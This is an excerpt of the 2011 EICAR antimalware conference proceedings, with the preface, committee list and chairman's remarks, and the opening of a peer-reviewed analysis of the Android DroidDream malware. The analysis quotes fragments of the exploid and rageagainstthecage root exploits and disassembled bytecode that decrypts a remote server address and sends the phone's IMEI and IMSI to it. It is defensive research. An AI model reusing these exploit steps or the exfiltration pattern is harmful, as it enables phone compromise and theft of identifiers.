Proceedings of the
20th Annual EICAR Conference

"New trends in Malware and Antimalware techniques: myths, reality and context - What will be the AV role in a Cyber War scenario?"

Edited by
Eric Filiol
Laboratoire de Virologie et de cryptologie opérationnelles, Ecole Supérieure en Informatique, Electronique et Automatique, Laval, France

- Krems, Austria -
May 7th – 10th, 2011

Preface

EICAR 2011 is the 20th Annual EICAR Conference. This Conference (held from May 7th to May 11th, 2011) at the Donau Universität in Krems, Austria brings together experts from industry, government, military, law enforcement, academia, research and end-users to examine and discuss new research, development and commercialisation in anti-virus, malware, computer and network security and e-forensics.

For 20 years, EICAR has had an independent and proactive activity in the field of computer anti-virus (malware) and computer security. The Year 2011 marks the 20th year of EICAR existence. Many things have been achieved, sometimes with difficulty but always with openness and sincerity. While the EICAR conference traditionally covers all aspects of malicious code and the development of "anti" measures, the EICAR conference 2011 intends to take the opportunity of this anniversary to firstly have a look back to the past years and determine what facts/developments are really essential and which are not. In a growing world of poor communication, misunderstanding, hype and commercial driven interest, it is time to realign stakeholders and in particular scientific research and commercial product vendors. It is about time to assess what are real threats and what are myths in the non-transparent world of computer malware and the computer anti-malware.

The continuing success of EICAR still bears witness to the recognition amongst participants of the importance and benefit of encouraging interaction and collaboration between industry and academic experts from within the public and private sectors. As digital technologies become ever-more pervasive in society and reliance on digital information grows, the need for better integrated socio-technical solutions has become even more challenging and important.

This year EICAR 2011 has again seen a significant increase in the quantity of papers. The program committee was particularly pleased with increased interest amongst students. This made the conference committee's task of paper acceptance hard but enjoyable. To maximise interaction and collaboration amongst participants, two types of conference submissions were invited and subsequently selected – industry and research/academic papers. These papers were then organised according to topic area to ensure a strong mix of academic and industry papers in each session of the conference.

The selection procedure of industry papers (two-step process with two reviewers) adopted three years ago proved to be an excellent choice. This has encouraged companies to submit technical papers of very good quality that can easily compete in quality and relevance of purely academic publications. As proof and as a matter-of-fact, the *Best Paper Award* was awarded this year and for the first time to an industry paper, proof that science cannot be written just in university laboratories but also in the R & D labs from AV companies. The EICAR scientific committee is particularly proud to have been able to promote this trend. But the main interesting point lies in the fact that more than previously, industry is going to increase the technical level of his contribution rather to consider more popular or marketing aspects of computer virology. This is a strong hope to see industry working more closely with academic researchers for a better future against malware.

Research academic papers presented in these proceedings were selected after a rigorous blind review process organised by the program committee. Each submitted paper was reviewed by at least four members of the program committee. As for EICAR 2011, the acceptance rate has been slightly less than 20 %. The quality of accepted papers was excellent and the organising committee is proud to announce that authors of several papers have already been invited to submit revised manuscripts for publication in a number of major research journals.

From the papers submitted and accepted for this year's conference there is strong evidence to support the view that the EICAR conference is growing in its international reputation as a forum for the sharing of information, insights and knowledge both in its traditional domains of malware and computer viruses and also increasingly in critical infrastructure protection, intrusion detection and prevention and legal, privacy and social issues related to computer security and e-forensics. EICAR is now the European Expert Group for IT-Security not only according to its new corporate image, but also according to the content of the EICAR 2011 conference.

For the latter, the role of EICAR is vital. At a critical time when nation states face an ever growing threat of cyber attacks, cyber warfare and cyber crime, the status of EICAR backbone and independence become property values and security for the nation states and citizens who comprise them. At a time when the latter are concerned about the developments made by the leaders in the field of state security - especially with the use of viral techniques for police and military missions, thus jeopardizing citizens' rights for privacy - the role of EICAR is more than fundamental. But he cannot legitimately exist without the support of all actors: industry, states, citizens...

Eric Filiol – EICAR 2011 Program Chair and Editor

Email: [filiol@esiea.fr], [dirscience@eicar.org]

Program Committee

We are grateful to the following distinguished researchers and/or practitioners (listed alphabetically) who had the difficult task of reviewing and selecting the papers for the conference:

Fred Arbogast	CSRRT-LU, Luxembourg
Assist. Professor John Aycock	Department of Computer Science, University of Calgary, Canada
David Bénichou	Department of Justice, France
Professor Guillaume Bonfante	Nancy University, France
Dr Vlasti Broucek	School of Information Systems, University of Tasmania, Australia
Professor Hervé Debar	Telecom Sud Paris, France
Dr Werner Degenhardt	LMU Universität München, Germany
Ing. Alexandre Dulaunoy	CIRCL, Computer Incident Response Centre, Luxembourg
Professor Eric Filiol (Program Chair)	Laboratoire de Virologie et de cryptologie opérationnelles, ESIEA, France
Professor Richard Ford	Florida Institute of Technology, USA
Professor Nikolaus Forgo	Leibniz Universität Hannover, Germany
Dr Steven Furnell	University of Plymouth, UK
David Harley	ESET LLC, UK
Dr Grégoire Jacob	UCSB, USA
Dr Sébastien Josse	Laboratoire de Virologie et de cryptologie opérationnelles, ESIEA, France
Professor William (Bill) Hafner	Nova Southeastern University, USA
Dr Sylvia Kierkegaard	President of International Association of IT lawyers and Editor-in-Chief, JICLT, IJPL, Denmark
Dr Thorsten Holz	Ruhr Universität, Bochum, Germany
Professor Christopher Kruegel	UCSB, USA
Dr Ferenc Leitold	Veszprog Ltd, Hungary
Professor Grant Malcolm	University of Liverpool, UK
Professor Yves Poullet	Centre de Recherches Informatique et Droit (CRID), Facultés Universitaires Notre-Dame de la Paix, Namur, Belgium
Professor Gerald Quirchmayr	University of Vienna, Austria University of South Australia, Australia
Professor Mark Stamp	San Jose State University, USA
Mag. Dr. Walter Seböck	Donau Universität, Krems, Austria
Dr Peter Stelzhammer	AV-Comparatives, Germany
Sébastien Tricaud	Honeynet project CTO, France
Dr Stefano Zanero	Politecnico di Milano, Italy

Eric Filiol Editor

Contents

EICAR 2011conference proceedings

Chairman's greetings

The EICAR conference 2011, the 20th EICAR conference, held at the Krems University in Austria is dominated by the new "buzzword" Cyber War.

Though comprising some properties of "Cyber Crime" and "Cyber Terrorism", Cyber War unfortunately is more than just a buzzword and, if not carefully analysed and treated in the near future, could lead to hitherto unknown escalation of attacks on the INTERNET and/or its underlying infrastructure.

The ever increasing interconnectivity over the INTERNET inclusive the interconnection of critical infrastructures such as electricity grids or gas and oil distribution networks as well as financial and health services has lead to a level of dependence for business, government and nongovernment organisations as well as for each individual that a non-availability of any of these services for extended periods would bring severe impact on individuals, groups or complete societies.

In addition, the permanent ubiquity of communications partners has created not only a new commercial and business platform it has also developed the same shadow business exploiting the weaknesses of the media and we learned that the same social behaviour of humans in societies are recognised in the cyber world and societies have started to react with their instruments, with regulations.

It is only ten years ago, that the European "Convention on Cybercrime" the first international treaty seeking to address Computer Crime and INTERNET Crimes in a virtual environment, the "Cyber World", was released.

Before international attempts to regulate the behaviour in the new world, industry started to develop technical means to find, identify and neutralise or destroy malicious code found on user's computers ore travelling on the network. We were facing a long rally of code developments against defence mechanism and both sides got smarter: Attack patterns and tools got more sophisticated followed by more sophisticated defence tools and it was only a question of time until the potential of INTERNET based attacks against other nation's networks became non-resistible.

It was also only a question of time that first Cyber attacks where carried out and though STUXNET in 2010 was probably the most famous and prominent attack, it was not the first of its kind but had some characteristics that made some experts around the world pretty attentive and definitely raised the awareness to a phenomena that hitherto was only discussed behind closed doors and between those being cognisant of the new developments, but definitely not of all the ramifications.

Richard A. Clarke in his book *Cyber War* (May 2010), describes **Cyberwarfare** as "actions by a nation-state to penetrate another nation's computers or networks for the purposes of causing damage or disruption." He also gives references to examples of other attacks and tries

to give the reader an insight not only on the current status, but also the current problems - and there are many.

What for example constitutes and attack? Are nations going to declare "Cyber War" against another nation? Where are the boundaries of the battlefield? What are "Cyber Weapons", and who is supposed to handle them following what regulation?

Currently there are no regulations or treaties regulating a war with cyber means. There is not even an agreed definition on "Cyber War"nor is there a definition of a "Cyber Warrior." However, nations are re-organising their military structures by adding Cyber Defence or Cyber Warfare to their defence planning in order to prepare and be prepared for the worse case but unfortunate, beside of the possible organisational structures, the development of tools (weapons), the means of and deployment plans are not discussed in public.

In order to get together some experts who are knowledgeable in this field and to address some of the arising questions, we have dedicated a great part of the EICAR conference 2011 to the new phenomena of Cyber War." We must try to find the right questions and to identify areas of concern that might be of interest for all of us in order to foster more discussions and maybe help to point into the right directions for possible feasible future solutions.

We will in particular have a closer look into the AV world and the possible impact on the current structures. We will also look into current AV products addressing their weaknesses which may have been inflicted on governments demands and discuss the possible effects on our lives. We will also try to address some of the legal issues by comparison of the "cyber crime" to the new "cyber war" notion and try to identify ways ahead that we might be able to influence.

The proceedings in this book reflect most of the discussions at the conference and, in addition the scientific papers are addressing more of the technical issues currently at stake. I would like to express my thanks and appreciations to all those who have contributed to make the EICAR conference 2011 a recognised event throughout the world.

I am fully aware of the fact that at this stage, we are looking for answers to questions unknown.

Rainer Fahs
EICAR
Chairman of the Board

EICAR 2011

Academic (peer-reviewed) Papers

Android Malwares : is it a dream ?

Anthony Desnos, Geoffroy Gueguen
ESIEA : Operational Cryptology and Virology Laboratory (CVO)
desnos@esiea.fr
gueguen@esiea.fr

Index Terms

Android, Androguard, Analysis, Malware, Exploit.

About Author(s) *Anthony Desnos is currently a PhD Student at ESIEA (Operational Cryptology and Virology Laboratory) in Laval, France. He is involved in a number of open source security projects like Androguard. He had been speaker in various security/virology/information warfares conferences on different topics, including hack.lu, eicar, eciw, iawacs. You can reach him through his website at: http://cvo-lab.blogspot.com*
Geoffroy Gueguen is a PhD Student at ESIEA (Operational Cryptology and Virology Laboratory) and Supelec, and is interested in (formal) grammars, metamorphism and analysis of programs.

Abstract

This paper deals with android malwares. With the rise of Android as a system for smartphones, malwares begun to appear. Current malwares use classical exploits embedded through ELF binaries or shared libraries because the feature of executing native code is available with the NDK.
We present some of them, how they work, as well as how they are used in Android applications. More precisely, we focus on the DroidDream malware, which was the first found to be present in the Android market. This malware is particularly interesting as it has the ability to root the phone it is executed on. This step is performed in order to convert it in a zombie agent.
Such a thing is done using publicly known exploits, such as 'exploid' and 'rageagainstthecage'. This is interesting because these exploits are relatively old, yet there are still a lot of phones which are vulnerable. This can be explained by the fact that updates were not deployed by vendors, and that databases of anti-virus vendors don't take into account classical exploits.

Introduction

Recently, Google had to pull out some applications of the Android market, as well as remotely wiping them from some infected users's phone. Indeed, over 50 malware infected applications appeared on the official market. These applications were in fact copies of other legitimate one's, which had been modified to include two exploits, to obtain root privileges on the phone, as well as a rogue application downloader. This is not the first time an Android malware is discovered, but to our knowledge it is the first real malware to have infected the official Android market. This malware is mostly known as DroidDream, though it is also referred to as Myournet by others.

The paper is organized as follows. In a first section we describe the two exploits that are the most known (and which are embedded in DroidDream) on the Android platform to gain root access. In a second section we describe how DroidDream is constructed, and how it works and in a last section we conclude about this new viral threat.

Exploits

The Android platform is working on top of a Linux kernel, so it is possible to find exploits on Linux systems that can be used on Android. In addition, mobile phone vendors are often slow at providing the latest updates of the Android system, mainly - but not only - because they add their own layer on top of it. This delay benefits to attackers.

In the next section, we detail two "recent" exploits on Android mobile phones because they are mainly used on infected APKs distributed on official market, but most of the time on unofficial markets.

Exploid

According to the CVE [NIST(2009)]: *«udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space».* This exploit uses a security flaw in the udev daemon. The udev daemon is the device manager for the Linux kernel, it runs as a daemon and listens events from kernel space. Here, the event is a NETLINK message. This kind of message is a socket-like mechanism for IPC between the kernel and user space processes [1] [2].
So it is possible to send a message to udev even if we are not in the kernel space, thus an application can submit a message to udev and have an action. The udev daemon is not directly present in the Android operating system, but its code has been moved in the *init* daemon.

1. http://en.wikipedia.org/wiki/Udev
2. http://en.wikipedia.org/wiki/Netlink

Details. The first exploit has been posted on the c-skills website [Krahmer(2010)], but it is possible to find other versions like Shakalaca's version [shakalaca(2010)], and papers about the analysis of this exploit [benn(2010)].
The idea is to send a specific craft message to udev, so that this message will be run during the next event (for that, a hotplug event has to happen (originating from the user or simulated by software)).
We can find two stages on this exploit, the first one is to send the message, and the second one is to drop a root shell.
The exploit must be placed in a writable directory like /sqlite_stmt_journals, and creates a NETLINK KOBJECT UEVENT to run a copy of itself during the next event.
The exploit creates a NETLINK object :

```
[...]
if ((sock = socket(PF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT)) < 0)
        die("[-] socket");

[...]
symlink("/proc/sys/kernel/hotplug", "data");
snprintf(buf, sizeof(buf), "ACTION=add%cDEVPATH=/..%s%c"
               "SUBSYSTEM=firmware%c"
                "FIRMWARE=../../..%s/hotplug%c", 0, basedir, 0, 0, basedir, 0);
printf("[+] sending add message ...\n");
[...]
printf("[*] Try to invoke hotplug now, clicking at the wireless\n"
       "[*] settings, plugin USB key etc.\n"
       "[*] You succeeded if you find /system/bin/rootshell.\n"
       "[*] GUI might hang/restart meanwhile so be patient.\n");
sleep(3);
return 0;
```

So, the same executable will be launched (as root uid) by the udev daemon (init in our case) after an event. The exploit checks if we are root, and if it is the case (because the process is run by init), a copy of /system/bin/sh is created as /system/bin/rootshell (with 04711 rights (executable with the user ID bit set so it always runs as root)).

Rageagainstthecage

The rageagainstthecage exploit, also known as CVE-2010-EASY, allows an attacker to become root by performing an exhaustion attack on the number of simultaneous processes a system can run. For the exploit to be effective, adb (android debug bridge) has to be running. For this to be the case - and this is worth to be noted - the android phone has to have the usb debug mode activated as well as to be connected to a computer. Thus, if the user does not have his phone connected to his computer while he runs the infected application, the exploit fails.

Details. The exploit takes advantages of the RLIMIT_NPROC value, which defines the maximum number of processes a given UID can have running. This setting can be retrieved with the command `ulimit -a` once connected to the phone with adb. When adb is initially run, it has root privileges, but drop them later with a call to `setuid()`. However, adb doesn't check the return value of this call. The exploit takes advantages of this : by maxing out the number of process the user can run, the call to `setuid()` fails, and adb keeps its root privileges, providing the user a root shell when he ask for a regular one.

When the exploit is run, it checks whether there is an NPROC setting, and then try to find the PID of the currently running adbd on the phone.

```
if (getrlimit(RLIMIT_NPROC, &rl) < 0)
        die("[-] getrlimit");
[...]
adb_pid = find_adb();
```

Once this is done, the exploit starts to fork as many process as needed to reach the limit, so that adb will not be able to drop its privilege as it should.

```
setsid();
pipe(pepe);

if (fork() == 0) {
    close(pepe[0]);
    for (;;) {
        if ((p = fork()) == 0) {
            exit(0);
        } else if (p < 0) {
            if (new_pids) {
                printf("\n[+] Forked %d childs.\n", pids);
                new_pids = 0;
                write(pepe[1], &c, 1);
                close(pepe[1]);
            }
        } else {
            ++pids;
        }
    }
}
```

When the call to fork() fails, it means that the maximum number of processes of the user's UID has been reached. So it sends a signal to the exploit's parent process to let it know it can kill adb, so that adb restarts.

```
void restart_adb(pid_t pid)
{
    kill(pid, 9);
}
```

When adb restarts it runs with root privileges, and at one point it tries to drop them.

```
/* don't listen on a port (default 5037) if running in secure mode */
/* don't run as root if we are running in secure mode */
if (secure) {
    ...
    /* then switch user and group to "shell" */
    setuid(AID_SHELL);
    setgid(AID_SHELL);
```

As explained above, at this point the call to setuid() fails as the user has reached the maximum number of process he can have running. Hence, as the call's return value is not checked, adb continue running as root. Shall the user ask adb for a shell, he will have one with root privileges.

Malwares

Malwares are becoming more numerous since this year due to the large number of users. Though they are mainly distributed on Chinese forums or unofficial markets, a recent malware known as DroidDream appeared on the official Android market.
This first incursion in Android's market has forced the Google security team to use its "*remote wipe button*" [Google(2011)] for the second time [Google(2010)]. They also contacted all users whose device were compromised via android−market−support@google.com so that they run the removal tool Google's team produced[3].

In the next section, we explain how this malware works internally, by using two exploits and by installing an embedded APK for remote control.

3. Available here : https://market.android.com/details?id=com.android.vending.sectool.v1

DroidDream : Payload 1

DroidDream has been published (figure 1) the 1st of March 2011 on the official android market [Security(2011a)]. The malware writer has used many accounts ("Kingmall2010", "we20090202", and "Myournet") to spread the malware in more than 50 official applications. It's the first time that a malware infects the official android market. Though we will see that this malware has not specifically been designed to infect users of Android market (mainly due to how the exploits work). Moreover the application is composed like a classical two stages malware (figure 2), where the first stage is a simple bootstrap injected code, in order to root the telephone and to install a second (embedded) viral application. During the quick time of the availability of the malware, more than 200.000 users




Figure 1. Distribution of an infected application on the offical android market

have been infected [4].

In the following sections, we have analyzed one of the infected applications, which will be decomposed in two suspicious files.

Files. We have used the Magic Hypnotik Spiral infected application to proceed to the analysis. The SHA1 of this application is the following :

```
90f568425cfcdea3fe19b3de93601eddc6bdc0e5
```

To analyse the malware (it is an APK [Google(2009)] file), we have used Androguard [Desnos(2011)] which has specific modules to reverse engineer dex/class files.

```
[~/androguard]
|2>a0 = APK( "./Magic Hypnotic Spiral.apk" )

[~/androguard]
|4>a0.zip.namelist()
Out[4]:
['META-INF/MANIFEST.MF',
```




Figure 2. Execution of DroidDream

```
'META-INF/ANDROID.SF',
'META-INF/ANDROID.RSA',
'assets/exploid',
'assets/profile',
'assets/rageagainstthecage',
'assets/sqlite.db',
'lib/armeabi/libandroidterm.so',
'res/drawable/icon.png',
'res/drawable/minispiral.png',
'res/layout/main.xml',
'AndroidManifest.xml',
'classes.dex',
'resources.arsc']
```

The infected APK is composed of several files, with elf binaries and libraries :

- exploid
- profile
- rageagainstthecage
- libandroidterm.so

Moreover we can see a supposed SQLite database :

- sqlite.db

Permissions of an Android application [5] are very important because we can see more quickly the rights of an application, therefore we can quickly see whether or not it is a suspicious one.

```
[~/androguard]
|5>a0.get_permissions()
Out[5]:
['android.permission.READ_PHONE_STATE',
 'android.permission.CHANGE_WIFI_STATE',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.INTERNET']
```

In this case, we have 4 permissions, the READ_PHONE_STATE permission is used to get for example the IMEI or IMSI of the mobile phone, CHANGE_WIFI_STATE and ACCESS_WIFI_STATE are used to change and access the wireless state, and INTERNET allows the application to open network sockets.

An interesting feature in Androguard is the ability to show where a permission is used (specific API) :

```
[~/androguard]
|9>vmx0.tainted_packages.get_permissions( [] )
Out[9]:
{'READ_PHONE_STATE': [<analysis.PathP instance at 0xa19b9cc>,
                      <analysis.PathP instance at 0xa19ba8c>,
                      <analysis.PathP instance at 0xa19bfac>,
                      <analysis.PathP instance at 0xa19d02c>]}
```

```
[~/androguard]
|10>perms = vmx0.tainted_packages.get_permissions( [] )
[~/androguard]
|11>show_PathP( perms["READ_PHONE_STATE"] )
Lcom/android/root/adbRoot; getIMEI (Landroid/content/Context;)Ljava/lang/String; (@getIMEI-BB@0x0
    -0x10) ---> Landroid/telephony/TelephonyManager; getDeviceId ()Ljava/lang/String;
Lcom/android/root/adbRoot; getIMEI (Landroid/content/Context;)Ljava/lang/String; (@getIMEI-
    BB@0x22-0x22) ---> Landroid/telephony/TelephonyManager; getDeviceId ()Ljava/lang/String;
Lcom/android/root/adbRoot; getIMSI (Landroid/content/Context;)Ljava/lang/String; (@getIMSI-BB@0x0
    -0x10) ---> Landroid/telephony/TelephonyManager; getSubscriberId ()Ljava/lang/String;
Lcom/android/root/adbRoot; getIMSI (Landroid/content/Context;)Ljava/lang/String; (@getIMSI-
    BB@0x22-0x22) ---> Landroid/telephony/TelephonyManager; getSubscriberId ()Ljava/lang/String;
```

Entry points. An android application can have multiples entry points [Google(2009)], so we have to identify all of them to start the analysis.

```
[~/androguard]
|6>a0.get_activity()
Out[6]: ['com.mikeperrow.spiral.SpiralActivity', 'com.android.root.main']

[~/androguard]
|7>a0.get_receiver()
Out[7]: []

[~/androguard]
|9>a0.get_service()
Out[9]: ['com.android.root.Setting', 'com.android.root.AlarmReceiver']
```

So we have 4 entry points, but we can see directly that the first one is the original (of course we can check this in the bytecode), and that the others appear to have been added :

- com.android.root.main
- com.android.root.Setting
- com.android.root.AlarmReceiver

5. http://developer.android.com/reference/android/Manifest.permission.html

Analysis. Since we opened the APK file, we can now open the dex file, and run the analysis and export classes/methods/fields in the Python namespace, for our analysis to be more "comfortable".

```
[~/androguard]
|10>vm0 = DalvikVMFormat( a0.get_dex() )

[~/androguard]
|11>vmx0 = VM_BCA( vm0 )

[~/androguard]
|12>ExportVMToPython( vm0 )
```

Com.android.root.Setting class. The com.android.root.Setting class is a classical android activity where the first called function is onCreate :

```
12 0x2e invoke-static v1, [meth@ 100 Lcom/android/root/adbRoot; ([B) V crypt]
13 0x34 new-instance v6, [type@ 49 Lcom/android/root/Setting$2;]
14 0x38 invoke-direct v6, v12, v1, [meth@ 74 Lcom/android/root/Setting$2; (Lcom/android/root/
    Setting; [B) V <init>]
15 0x3e invoke-virtual v6, [meth@ 75 Lcom/android/root/Setting$2; () V run]

45 0xbe invoke-virtual v5, [meth@ 117 Lcom/android/root/udevRoot; () Z go4root]

54 0xe4 invoke-virtual v0, [meth@ 103 Lcom/android/root/adbRoot; () Z go4root]

57 0xf0 invoke-direct v12 , v8 , [meth@ 81 Lcom/android/root/Setting; (Z) V destroy]
```

This function is composed of 4 parts :

- uncrypt a string which is the server destination,
- send private information to the remote server,
- try to gain root access with 2 exploits,
- install a new APK.

Com.android.root.adbRoot.crypt method. We can see that the crypt method is called in the onCreate method with the field u (descriptor : ([B)), so we can check all access to this field to see for example its initialization :

```
[~/androguard]
|1>u_field = vmx.tainted_variables.get_field( "Lcom/android/root/Setting;", "u", "[B" )

[~/androguard]
|2>u_field.show_paths()
W Lcom/android/root/Setting; <clinit>  ()V -BB@0x0 1d8
R Lcom/android/root/Setting; onCreate ()V onCreate-BB@0x0 1e
```

This field is initialized in the <clinit> method, and used by crypt later. What is the value of this field ?

```
[~/androguard]
|1>vm0.get_method_descriptor( "Lcom/android/root/Setting;", "<clinit>", "()V" ).show()
[...]
0 0x0 const/4 v7, [#+ 3]
1 0x2 const/4 v6, [#+ 1]
2 0x4 const/16 v5, [#+ 42]
3 0x8 const/16 v4, [#+ 19]
4 0xc const/4 v3, [#+ 2]
5 0xe const/16 v0, [#+ 45]
6 0x12 new-array v0, v0, [type@ 132 [B]
7 0x16 const/4 v1, [#+ 0]
8 0x18 const/16 v2, [#+ 94]
9 0x1c aput-byte v1, v0, v2
10 0x20 aput-byte v6, v0, v5
[...]
```

In fact this field is a simple string of bytes, and values are :

```
[ 94, 42, 93, 88, 3, 2, 95, 2, 13, 85, 11, 2, 19, 1, 125, 19, 0, 102, 30, 24, 19, 99, 76, 21,
    102, 22, 26, 111, 39, 125, 2, 44, 80, 10, 90, 5, 119, 100, 119, 60, 4, 87, 79, 42, 52 ].
```

The crypt method uncrypts a string by using a xor with the field KEYVALUE which is the key :

```
[~/androguard]
|1>vm0.get_method_descriptor( "Lcom/android/root/adbRoot;", "crypt", "([B)V" ).show()
[...]
0 0x0 const/4 v1, [#+ 0]
1 0x2 const/4 v0, [#+ 0]
2 0x4 array-length v2, v4
3 0x6 if-lt v0, v2, [+ 3]
4 0xa return-void
5 0xc aget-byte v0, v4, v2
6 0x10 sget-object v3, [field@ 23 Lcom/android/root/adbRoot; [B KEYVALUE]
7 0x14 aget-byte v1, v3, v3
8 0x18 xor-int/2addr v2, v3
9 0x1a int-to-byte v2, v2
10 0x1c aput-byte v0, v4, v2
11 0x20 add-int/lit8 v1, v1, [#+ 1]
12 0x24 sget v2, [field@ 28 Lcom/android/root/adbRoot; I keylen]
13 0x28 if-ne v1, v2, [+ 3]
14 0x2c const/4 v1, [#+ 0]
15 0x2e add-int/lit8 v0, v0, [#+ 1]
16 0x32 goto [+ -23]
```

We can see that the KEYVALUE field is initialized with the string

```
6^)(9-p35a%3#4S!4S0)$Yt%^&5(j.g^&o(*0)$Yv!#O@6GpG@=+3j.&6^)(0-=1]
```

in the <clinit> method of the adbRoot class :

```
[~/androguard]
|35>keyvalue_field = vmx.tainted_variables.get_field( "Lcom/android/root/adbRoot;", "KEYVALUE",
    "[B" )

[~/androguard]
|36>keyvalue_field.show_paths()
W Lcom/android/root/adbRoot; <clinit> ()V -BB@0x0 1a
R Lcom/android/root/adbRoot; <clinit> ()V -BB@0x0 1e
R Lcom/android/root/adbRoot; crypt ([B)V crypt-BB@0xc 10

[~/androguard]
|37>vm.get_method_descriptor( "Lcom/android/root/adbRoot;", "<clinit>", "()V" ).show()
[...]
0 0x0 const/4 v0, [#+ 0]
1 0x2 invoke-static v0, [meth@ 235 Ljava/lang/Boolean; (Z) Ljava/lang/Boolean; valueOf]
2 0x8 move-result-object v0
3 0xa sput-object v0, [field@ 29 Lcom/android/root/adbRoot; Ljava/lang/Boolean; rs]
4 0xe const-string v0, [string@ 25 6^)(9-p35a%3#4S!4S0)$Yt%^&5(j.g^&o(*0)$Yv!#O@6GpG@=+3j.&6^)
    (0-=1]
5 0x12 invoke-virtual v0, [meth@ 256 Ljava/lang/String; () [B getBytes]
6 0x18 move-result-object v0
7 0x1a sput-object v0, [field@ 23 Lcom/android/root/adbRoot; [B KEYVALUE]
8 0x1e sget-object v0, [field@ 23 Lcom/android/root/adbRoot; [B KEYVALUE]
9 0x22 array-length v0, v0
10 0x24 sput v0, [field@ 28 Lcom/android/root/adbRoot; I keylen]
11 0x28 return-void
**************************************************
```

The xor with the input string and the key gives us the url where data are sent :

- http://184.105.245.17:8080/GMServer/GMServlet

Com.android.root.Service$2 class. After the crypt method, a thread in com.android.root.Service\$2 class is started, and the postURL in com.android.root.Service is called :

```
[...]
17 0x44 move-result-object v3
18 0x46 invoke-static v2, v3, [meth@ 88 Lcom/android/root/Setting; (Ljava/lang/String; Landroid/
    content/Context;) V postUrl]
[...]
```

This method is used to send private information about the mobile phone to the previous remote server :

- IMEI : International Mobile Equipment Identification,
- IMSI : International Mobile Subscriber Identification,
- Device : The name of the industrial design,
- SDK_INT : The user-visible SDK version of the framework.

```
0 0x0 const-string v0, [string@ 28 <?xml version="1.0" encoding="UTF-8"?><Request><Protocol>1.0</
    Protocol><Command>0</Command><ClientInfo><Partner>%s</Partner><ProductId>%s</ProductId><IMEI
    >%s</IMEI><IMSI>%s</IMSI><Modle>%s</
Modle></ClientInfo></Request>]

4 0x10 invoke-virtual v0, [meth@ 41 Landroid/telephony/TelephonyManager; () Ljava/lang/String;
    getDeviceId]

4 0x10 invoke-virtual v0, [meth@ 42 Landroid/telephony/TelephonyManager; () Ljava/lang/String;
    getSubscriberId]

21 0x4a sget-object v5, [field@ 3 Landroid/os/Build; Ljava/lang/String; DEVICE]

28 0x68 sget v5, [field@ 2 Landroid/os/Build$VERSION; I SDK_INT]
```

Com.android.root.udevRoot Class or exploid exploit. During the onCreate function, an com.android.com.udevRoot object is created, and the go4root function of this object is called :

```
42 0xb0 new-instance v5, [type@ 54 Lcom/android/root/udevRoot;]
43 0xb4 iget-object v6, v12, [field@ 14 Lcom/android/root/Setting; Landroid/content/Context; ctx]
44 0xb8 invoke-direct v5, v6, [meth@ 111 Lcom/android/root/udevRoot; (Landroid/content/Context;)
    V <init>]
45 0xbe invoke-virtual v5, [meth@ 117 Lcom/android/root/udevRoot; () Z go4root]
```

This function go4root called 6 functions of the object :

```
0 0x0 invoke-direct v2, [meth@ 119 Lcom/android/root/udevRoot; () Z prepareRawFile]

5 0x10 invoke-direct v2, [meth@ 122 Lcom/android/root/udevRoot; () Z runExploid]

8 0x1c invoke-direct v2, [meth@ 112 Lcom/android/root/udevRoot; () V changeWifiState]
9 0x22 invoke-direct v2, [meth@ 118 Lcom/android/root/udevRoot; () Z installSu]

11 0x2a invoke-direct v2, [meth@ 121 Lcom/android/root/udevRoot; () V restoreWifiState]
12 0x30 invoke-direct v2, [meth@ 120 Lcom/android/root/udevRoot; () V removeExploit]
```

The runExploid launch the file exploid which is in fact the exploid exploit. But we said previously that this exploit need an event to be effective and the code can obviously not ask the user to do that. So after the exploit has been launched, the state (disable) of the wifi changeWifiState is changed to raise an event.

```
18 0x42 iget-object v1, v5, [field@ 44 Lcom/android/root/udevRoot; Landroid/net/wifi/WifiManager;
    wifiManager]
19 0x46 invoke-virtual v1, v3, [meth@ 37 Landroid/net/wifi/WifiManager; (Z) Z setWifiEnabled]
20 0x4c iput-boolean v3, v5, [field@ 41 Lcom/android/root/udevRoot; Z bDisableWifi]
```

Next, the installSu function installs the rootshell (the profile file) in /system/bin/.profile, and the state of the wifi is restored (restoreWifiState) :

```
0 0x0 iget-boolean v0, v2, [field@ 41 Lcom/android/root/udevRoot; Z bDisableWifi]
1 0x4 if-eqz v0, [+ 9]
2 0x8 iget-object v0, v2, [field@ 44 Lcom/android/root/udevRoot; Landroid/net/wifi/WifiManager;
    wifiManager]
3 0xc const/4 v1, [#+ 0]
4 0xe invoke-virtual v0, v1, [meth@ 37 Landroid/net/wifi/WifiManager; (Z) Z setWifiEnabled]
5 0x14 return-void
6 0x16 iget-object v0, v2, [field@ 44 Lcom/android/root/udevRoot; Landroid/net/wifi/WifiManager;
    wifiManager]
